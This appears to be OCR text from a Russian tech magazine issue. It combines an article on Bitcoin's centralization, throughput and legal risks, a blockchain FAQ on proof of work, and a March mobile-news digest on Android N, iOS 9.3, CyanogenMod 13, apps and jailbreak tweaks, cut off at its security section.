Децентрализация — не только свойство, но и условие работы Bitcoin. Если значительное количество узлов будет сосредоточено в одних руках, механизм проверки подлинности транзакций начнет давать сбои. Сегодня эта угроза уже не кажется фантастической.

Жестокая конкуренция между майнерами привела к тому, что для участия в гонке требуется специализированное оборудование и значительный стартовый капитал. В результате майнинг централизуется семимильными шагами. Большинство новых блоков давно добавляют не одиночки, а один из немного-

численных майнерских пулов. Их вычислительные ресурсы приближаются к 51 проценту ресурсов всей сети — порогу, который позволяет контролировать, что считается правдой, а что ложью.



Сегодняшние майнеры — это не одиночки, а владельцы целых специализированных дата-центров`

Другая серьезная проблема связана с пропускной способностью сети Bitcoin. По данным 2015 года, она обрабатывает одну транзакцию в секунду. При этом теоретический предел соответствует семи транзакциям в секунду. Для сравнения: платежная система VISA обслуживает 2000 транзакций в секунду при пиковой нагрузке 10 000 транзакций в секунду.

Если пропускную способность Bitcoin удастся увеличить до уровня VISA, возникнет другое затруднение. При таком количестве сделок блокчейн будет каждый год удлиняться на 1,42 Пбайт. Между тем огромные размеры блокчейна уже сейчас стали фактором, который вредит децентрализации.


В начале апреля 2016 года блокчейн Bitcoin занимал 64 Гбайт и продолжал стремительно расти. Из-за этого большинство узлов сети не хранят полную копию блокчейна, а лишь запрашивают выдержки из него у других. В прошлом году количество копий блокчейна оценивалось в семь тысяч. Это ужасающе мало.

Еще пагубнее для Bitcoin то, что государственные органы многих стран либо не доверяют криптовалютам, либо полностью отвергают их. Кое-где Bitcoin уже запрещен. В частности, криптовалюту нельзя использовать в Исландии, Бангладеш, Боливии, Эквадоре, Кыргызстане и Вьетнаме. В декабре 2013 года китайские власти запретили финансовым организациям проводить операции с Bitcoin.

В России перспектива запрета криптовалюты тоже становится все более и более реальной. В конце 2015 года Роскомнадзор заблокировал несколько крупных сайтов о Bitcoin. Причиной якобы стал законодательный запрет на выпуск денежных суррогатов. Впрочем, сам по себе Роскомнадзор — это не столько проблема, сколько ее симптом.

В начале марта 2016 года стало известно, что Минфин разрабатывает поправки к уголовному кодексу: за выпуск денежных суррогатов, к которым могут быть отнесены и криптовалюты, хотят ввести суровые наказания. Если этому предложению дадут ход, за выпуск биткойнов будут сажать на срок до четырех лет и штрафовать на 500 тысяч рублей. Для руководителей банков и финансовых компаний наказание еще жестче: семь лет и штраф до 2,5 миллиона рублей.

Впрочем, кто обещал, что будет легко?



Алексей Глазков

FAQ

ЧЕМ BLOCKCHAIN ЛУЧШЕ ДРУГИХ СИСТЕМ?

Внутреннее устройство блокчейна успешно решает так называемую задачу византийских генералов. Это криптологическая проблема, связанная с устойчивостью криптосети в условиях внутренней конкуренции и вероятного «предательства» ее членов.

Как же ее устраняет блокчейн? Строго говоря, никак. Блокчейн всего лишь:

- усложняет подделку каждого конкретного «приказа» достаточно для того, чтобы это стало невыгодно для атакующего;
- вовлекает в принятие решения достаточно большое количество узлов сети, чтобы борьба с ними стала менее выгодной, чем кооперация.

Современные платежные системы не предоставляют даже такого уровня надежности. Однако проблема 50% + 1 остается и в блокчейне: достаточно завладеть более чем третью всех узлов сети, чтобы парализовать ее работу, и более чем половиной — чтобы полностью подчинить ее себе. Это не единственная проблема — есть и другие.

ЕСЛИ КТО УГОДНО МОЖЕТ ДОБАВИТЬ БЛОК В БЛОКЧЕЙН, ПОЧЕМУ ПОЛУЧАЕТСЯ ЦЕПОЧКА, А НЕ ДЕРЕВО?

Это второе жесткое условие, «зашитое» изобретателем технологии блокчейна Сатоси Накамото в алгоритм: цепь постоянно отбрасывает «лишние» блоки.

Блокчейн фактически не совсем цепь: это «публичный коллективный реестр», где понятие «коллективный» не менее важно, чем «реестр». Слово «реестр» здесь указывает на технологию выстраивания связей; «коллективный» — на технологию их отбора. Без отбора вся структура действительно превратилась бы в «дерево» (и называлась бы Blocktree). Но в каждый момент времени сеть просчитывает длину порожденных майнерами «ветвей» и простым голосованием узлов выбирает самую длинную ветвь. Остальные безжалостно выбрасываются, усилия майнеров, их породивших, не вознаграждаются, а транзакции исчезают, словно их и не было. Избыточность — не самая большая цена за устойчивость.

Важно понимать, что «длина» ветви — это не только количество блоков в ней, но и кумулятивные «сложность» и «информативность» этих блоков. Поэтому выбор всегда однозначен, двух одинаковых ветвей быть не может.

К сожалению, подробности не сообщают ни члены Core Team, ни сам Сатоси. Но если ты заинтересовался — будет нелишним почитать оригинальное описание технологии (pdf).

СКОЛЬКО ТРАНЗАКЦИЙ МОЖЕТ БЫТЬ В БЛОКЕ?

Теоретически — сколько угодно. Однако, например, в биткойне, самой популярной на сегодня реализации блокчейна, размер блока ограничен и составляет один мегабайт, что позволяет уместить в него максимум порядка 5000 простейших транзакций (с одним отправителем и одним получателем). Отсюда, кстати, высчитывается и максимальная пропускная способность сети Bitcoin, которая составляет семь транзакций в секунду.

ПОЧЕМУ СЧИТАЕТСЯ, ЧТО СОЗДАВАТЬ НОВЫЕ БЛОКИ ТЯЖЕЛО?

Ответом опять же будет «так решил Сатоси». Надежность системы достигается благодаря криптографической защите с помощью функции Hashcash, изобретенной еще в 1997 году. Hashcash — это обертка, внутри которой по мере исторического развития использовались MD5, SHA-1, SHA-256, ECDSA и другие криптоалгоритмы. Сейчас блокчейн шифрует блоки двойным проходом SHA-256 (это называется «SHA-256 squared function») по заголовку блока, содержащему всю важную информацию:

```
Block_Header = [Version,hashPrevBlock,hashMerkleRoot,Time,Bits,Nonce]
Hash = SHA256(SHA256(Block_Header))
```

Одноразовое создание такого хеша на хорошем оборудовании занимает менее миллисекунды. Вся сложность в том, что оно не одноразовое: вычисление должно повторяться столько раз, сколько понадобится, чтобы добиться необходимого количества нулей в начале хеша (которое каждые две недели автоматически подстраивается сетью). Именно этим способом Сатоси и добился «тяжелого» вычисления proof of work и одновременно — «легкого» вычисления его валидности.

ДАЙДЖЕСТ НОВОСТЕЙ ЗА МЕСЯЦ

Евгений Зобнин
androidstreet.net

ANDROID N, CYANOGENMOD 13, IOS 9.3, МАЛЕНЬКИЙ IPHONE И МНОГОЕ ДРУГОЕ



С этого выпуска мы начинаем публикацию ежемесячных дайджестов событий, произошедших в мире мобильных технологий. Здесь будет все: инфа об обновлении мобильных ОС, популярных приложений и прошивок, новые интересные приложения и твики, инфа о свежих уязвимостях и всем, что связано с security, инструменты для разработчика мобильных приложений, а также ссылки на любопытные публикации и исследования, на которые стоит обратить внимание. Приятного чтения, и не забывай оставлять комментарии.

РЕЛИЗЫ

Март выдался чрезвычайно богатым на релизы. Обновились не только iOS и Android, но и CyanogenMod, Remix OS и даже никому не известная AsteroidOS для смарт-часов. Подробно о низкоуровневых изменениях в Android N я написал в своей колонке, а те, кому интересно, как поменялся внешний облик ОС и какие рюшечки в ней появились, уже наверняка прочитали об этом. Отметить можно разве что режим разделения экрана, режим экономии трафика и существенное снижение времени установки приложения (за счет чего это сделано — читай опять же в колонке).

Почти одновременно с Android обновилась iOS. Теперь в ней есть уже ставший известным режим Night Mode, снижающий цветовую температуру дисплея, отчего глаза меньше утомляются, а выработка организмом мелатонина не приостанавливается. К слову сказать, та же функция уже давным-давно доступна в приложении f.lux для джейлбрейкнутых устройств, а также в Android-прошивке CyanogenMod и приложении CF.lumen для Android же.

Также в новой iOS появились новые действия 3D Touch для иконок настроек, калькулятора, App Store, Campus, Health, iTunes Store, Stocks и погоды. Заметки теперь можно защитить с помощью отпечатка пальца. Ну и порция улучшений во встроенных приложениях.

Одновременно с iOS были представлены четырехдюймовый iPhone SE, такой же мощный, как iPhone 6s (это хорошо, что Apple все-таки одумалась и поняла, что не все любят фаблеты), и уменьшенная версия iPad Pro с диагональю экрана 9,7». По начинке он схож со старшим братом, но есть множество мелких различий в камере, объеме встроенной памяти и батарее. Больше всего интереса, однако, вызвали не новые устройства, а тот самый робот Liam, разбирающий в Apple старые iPhone.

Что касается CyanogenMod 13, то здесь все просто. Те, кто использовал ночные сборки, не увидят ничего нового, а те, кто переходят с версии 12.1, должны быть готовы к следующим изменениям:

- WhisperPush (средство для обмена зашифрованными СМС) удален;
- управление отображаемыми тайлами быстрых настроек в шторке теперь происходит на месте, а не через настройки;
- раздел настроек «Память» отображает среднее использование оперативной памяти за указанный промежуток времени;
- приложения теперь можно защищать с помощью отпечатка пальца;
- СМС-приложение от Qualcomm заменено на AOSP-аналог;
- для устройств на базе Qualcomm Snapdragon теперь используется камера разработки Qualcomm.

СОФТ

За месяц в маркетах всех мобильных ОС успевают появиться сотни самых разных приложений. Большинство из них, конечно же, не достойны никакого внимания, однако всегда можно найти несколько действительно интересных софтин. В этом месяце мы хотели бы остановиться на следующих:

- HOUND — голосовой ассистент от известной компании SoundHound. По сути, аналог Siri и Google Now с несколькими отличиями: очень высокая скорость работы, отсутствие команд как таковых (ты просто разговариваешь с приложением), интеграция со многими сервисами, включая AccuWeather, Expedia, Uber и Yelp. Помощник очень развитый, но пока работает только с английским языком и поддерживает далеко не все смартфоны.
- f.lux — известное приложение для автоматического управления цветовой температурой дисплея наконец-то добралось до Android. Требует root и ничем особо не отличается от проверенного временем CF.lumen.
- Red Moon — аналог f.lux и CF.lumen для Android, не требующий root. Работает за счет создания цветового фильтра поверх изображения. Полностью бесплатное и открытое приложение, недоступное тем не менее в маркете (только в альтернативном маркете F-Droid).
- Magnesium Launcher — рабочий стол для Android с интересной концепцией построения рабочего пространства. Главный экран рабочего стола не содержит иконок, а вместо этого отображает ленту, в которую сыплются письма, СМС, звонки, сообщения в Twitter и Facebook. Чем-то похоже на рабочий стол старой доброй Windows Mobile и лаунчер SlideScreen (уже давно заброшенный).

Отдельно хотелось бы отметить приложение Extensify для iOS. Это не что иное, как инсталлятор твиков, работающий даже на невзломанных устройствах! Как такое возможно? Очень просто: Extensify скачивает приложение

из App Store, а затем отправляет его на удаленный сервер, где приложение перепаковывается с включением в него дополнительных библиотек, реализующих расширенную функциональность (внедрение функций происходит таким же образом, как в классических твиках, — с помощью хуков), затем приложение закачивается на устройство и устанавливается.

Однако у такого метода есть ряд ограничений. Во-первых, он работает только в отношении приложений, изменить поведение самой системы не получится. Во-вторых, поддерживаются только бесплатные приложения. А в-третьих, начиная с iOS 9.3 для установки модифицированных приложений необходимо подключение к ПК.




Magnesium Launcher

ТВИКИ

В этом месяце в Jailbreak community произошло важное событие — команда Pangu выпустила непривязанный джейлбрейк для iOS 9.1. Почему 9.1? Потому что взломать 9.2 так и не удалось (но джейлбрейк, скорее всего, будет для iOS 9.3). Сама процедура джейлбрейка осталась прежней: качаем, нажимаем пару кнопок, ждем.

Чтобы узнать, какие твики совместимы с iOS 9.1, можно использовать таблицу в Google spreadsheets, созданную пользователями Reddit. В ней перечислены все популярные твики, совместимые с iOS 9.1. Некоторые из них совместимы только частично.

Если же говорить о новых твиках, появившихся в этом месяце, то в первую очередь внимание следует обратить на QuickCenter. После его установки в Control Center появится поддержка 3D Touch: иконка Wi-Fi будет реагировать на сильное нажатие показом списка сетей, Bluetooth покажет список устройств рядом, будильник — список будильников и так далее. Цена твика — один доллар.



QuickCenter

Второе место занимает Chrome Handoff, бесплатный твик из репозитория BigBoss, добавляющий в Chrome поддержку функции Handoff, то есть позволяющий синхронизировать состояние браузера, запущенного на Маке, и браузера в мобильнике. Все, что нужно сделать, — установить твик и активировать функцию Handoff на компе и на смартфоне/планшете.

Еще три интересных твика:

- 3D Touch Notifications — твик добавляет поддержку 3D Touch для уведомлений, отображаемых в Notification Center и на экране блокировки. После



сильного нажатия уведомления на экране появится окно с запущенным приложением.

- Wolfram — очень простой твик, который всего лишь переводит смартфон в режим Low Power Mode при подключении к зарядке. По идее, скорость зарядки должна возрасти, однако подход довольно спорный, особенно если учесть, что именно на зарядке смартфон выполняет многие важные процедуры, включая бэкап в iCloud, который при активации LPM отключается.
- FastShare — позволяет быстро опубликовать сообщение в Facebook, Twitter и Messages с помощью действия Activator.

FastShare

БЕЗОПАСНОСТЬ

Март стал месяцем, который производители антивирусного ПО просто обязаны обвести в кружок и вспоминать годы спустя. И все благодаря одному трояну для Android.

